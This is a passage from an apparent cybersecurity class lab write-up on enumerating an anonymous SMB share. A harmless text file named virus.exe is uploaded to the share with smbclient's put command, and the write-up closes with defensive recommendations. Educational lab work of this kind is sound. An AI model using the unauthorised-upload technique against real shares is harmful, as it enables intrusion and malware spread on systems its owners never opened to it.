.R 0 Sun Jan 28 03:54:31 2018
.R 0 Sun Jan 28 04:01:49 2018
.R 0 Sun Jan 28 02:57:44 2018
smb: \>
38497656 blocks of size 1024. 8931472 blocks available

(kali㉿Kali)-[~]
File Actions Edit View Help
(kali㉿Kali)-[~]
$ nano virus.exe
(kali㉿Kali)-[~]
$ cat virus.exe
we are in parocyber class
(kali㉿Kali)-[~]
$ ls
Desktop  Music  Public  virus.exe
Documents  OTHER  Templates
Downloads  Pictures  Videos
(kali㉿Kali)-[~]
$
```

Type any content, for example:

We are in Parocyber class

Save the file:

- Ctrl + X
- Y
- Enter

Verify file:

```
ls
cat virus.exe
```

Step 9: Upload File to SMB Share

Return to the SMB session and upload the file:

put virus.exe group_work.txt

```
File Actions Edit View Help
38497656 blocks of size 1024. 8931472 blocks available
smb: > put virus.exe group_work.txt
putting file virus.exe as '\group_work.txt' (0.4 kb/s
) (average 0.4 kb/s)
smb: > dir
.
D 0 F
ri Dec 19 07:23:00 2025
.. DR 0 M
on Aug 14 10:39:59 2023
.X11-unix DH 0 M
on Aug 14 10:35:14 2023
.ICE-unix DH 0 S
un Jan 28 03:08:08 2018
.X0-lock HR 11 M
on Aug 14 10:35:14 2023
782.jsvc_up R 0 T
ue Dec 16 19:47:47 2025
790.jsvc_up R 0 M
on Dec 15 17:22:12 2025
789.jsvc_up R 0 F
ri Dec 19 05:42:50 2025
682.jsvc_up R 0 M
on Aug 14 10:35:26 2023
group_work.txt A 26 F
ri Dec 19 07:23:00 2025
784.jsvc_up R 0 W
ed Dec 17 04:34:17 2025
777.jsvc_up R 0 W
ed Dec 17 15:51:53 2025
775.jsvc_up R 0 T
hu Dec 18 18:31:06 2025
786.jsvc_up R 0 W
ed Dec 17 16:08:48 2025
826.jsvc_up R 0 S
un Jan 28 07:08:40 2018
```

Confirm upload:

dir

```
File Actions Edit View Help
1823.jsvc_up R 0 Sun Jan 28 02:57:44 2018
38497656 blocks of size 1024. 8931472 blocks available
smb: > put virus.exe group_work.txt
putting file virus.exe as '\group_work.txt' (0.4 kb/s
) (average 0.4 kb/s)
smb: > dir
.
D 0 F
ri Dec 19 07:23:00 2025
.. DR 0 M
on Aug 14 10:39:59 2023
.X11-unix DH 0 M
on Aug 14 10:35:14 2023
.ICE-unix DH 0 S
un Jan 28 03:08:08 2018
.X0-lock HR 11 M
on Aug 14 10:35:14 2023
782.jsvc_up R 0 T
ue Dec 16 19:47:47 2025
790.jsvc_up R 0 M
on Dec 15 17:22:12 2025
789.jsvc_up R 0 F
ri Dec 19 05:42:50 2025
682.jsvc_up R 0 M
on Aug 14 10:35:26 2023
group_work.txt A 26 F
ri Dec 19 07:23:00 2025
784.jsvc_up R 0 W
ed Dec 17 04:34:17 2025
777.jsvc_up R 0 W
ed Dec 17 15:51:53 2025
775.jsvc_up R 0 T
hu Dec 18 18:31:06 2025
786.jsvc_up R 0 W
ed Dec 17 16:08:48 2025
826.jsvc_up R 0 S
```

Exit SMB:

quit

```

root@Kali:~/home/kali
File Actions Edit View Help
.X0-lock          HR    11  Mon Aug 14 10:35:14 2023
782.jsvc_up      R     0  Tue Dec 16 19:47:47 2025
790.jsvc_up      R     0  Mon Dec 15 17:22:12 2025
789.jsvc_up      R     0  Fri Dec 19 05:42:50 2025
682.jsvc_up      R     0  Mon Aug 14 10:35:26 2023
784.jsvc_up      R     0  Wed Dec 17 04:34:17 2025
777.jsvc_up      R     0  Wed Dec 17 15:51:53 2025
775.jsvc_up      R     0  Thu Dec 18 18:31:06 2025
786.jsvc_up      R     0  Wed Dec 17 16:08:48 2025
826.jsvc_up      R     0  Sun Jan 28 07:08:40 2018
810.jsvc_up      R     0  Sun Jan 28 03:54:31 2018
1582.jsvc_up     R     0  Sun Jan 28 04:01:49 2018
1823.jsvc_up     R     0  Sun Jan 28 02:57:44 2018
38497656 blocks of size 1024. 8931472 blocks available

smb: > put virus.exe group_work.txt
putting file virus.exe as '\group_work.txt' (0.4 kb/s)
(average 0.4 kb/s)
smb: > dir
.
D   0  F
ri Dec 19 07:23:00 2025
.. DR  0  M
on Aug 14 10:39:59 2023
.X11-unix        DH  0  M
on Aug 14 10:35:14 2023
.ICE-unix        DH  0  S
un Jan 28 03:08:08 2018
.X0-lock          HR    11  M
on Aug 14 10:35:14 2023
782.jsvc_up      R     0  T
ue Dec 16 19:47:47 2025
790.jsvc_up      R     0  M
on Dec 15 17:22:12 2025
789.jsvc_up      R     0  F
ri Dec 19 05:42:50 2025

```

Security Implications

This lab demonstrates how **misconfigured SMB services** can allow:

- Anonymous access
- Unauthorized file uploads
- Information disclosure

Such weaknesses are commonly exploited for:

- Malware propagation
- Lateral movement
- Privilege escalation

Defensive Recommendations

Organizations should:

- Disable anonymous SMB access
- Restrict write permissions on shares
- Enforce strong authentication
- Monitor SMB traffic
- Conduct regular vulnerability scans

Skills Gained

- SMB enumeration techniques
- Network reconnaissance
- File interaction via SMB

- Understanding real-world attack paths
- Defensive security awareness

Conclusion

Enum4Linux and SMBClient are powerful tools that demonstrate how small configuration errors can expose critical systems. Understanding these techniques is essential for **SOC analysts, penetration testers, and system administrators.**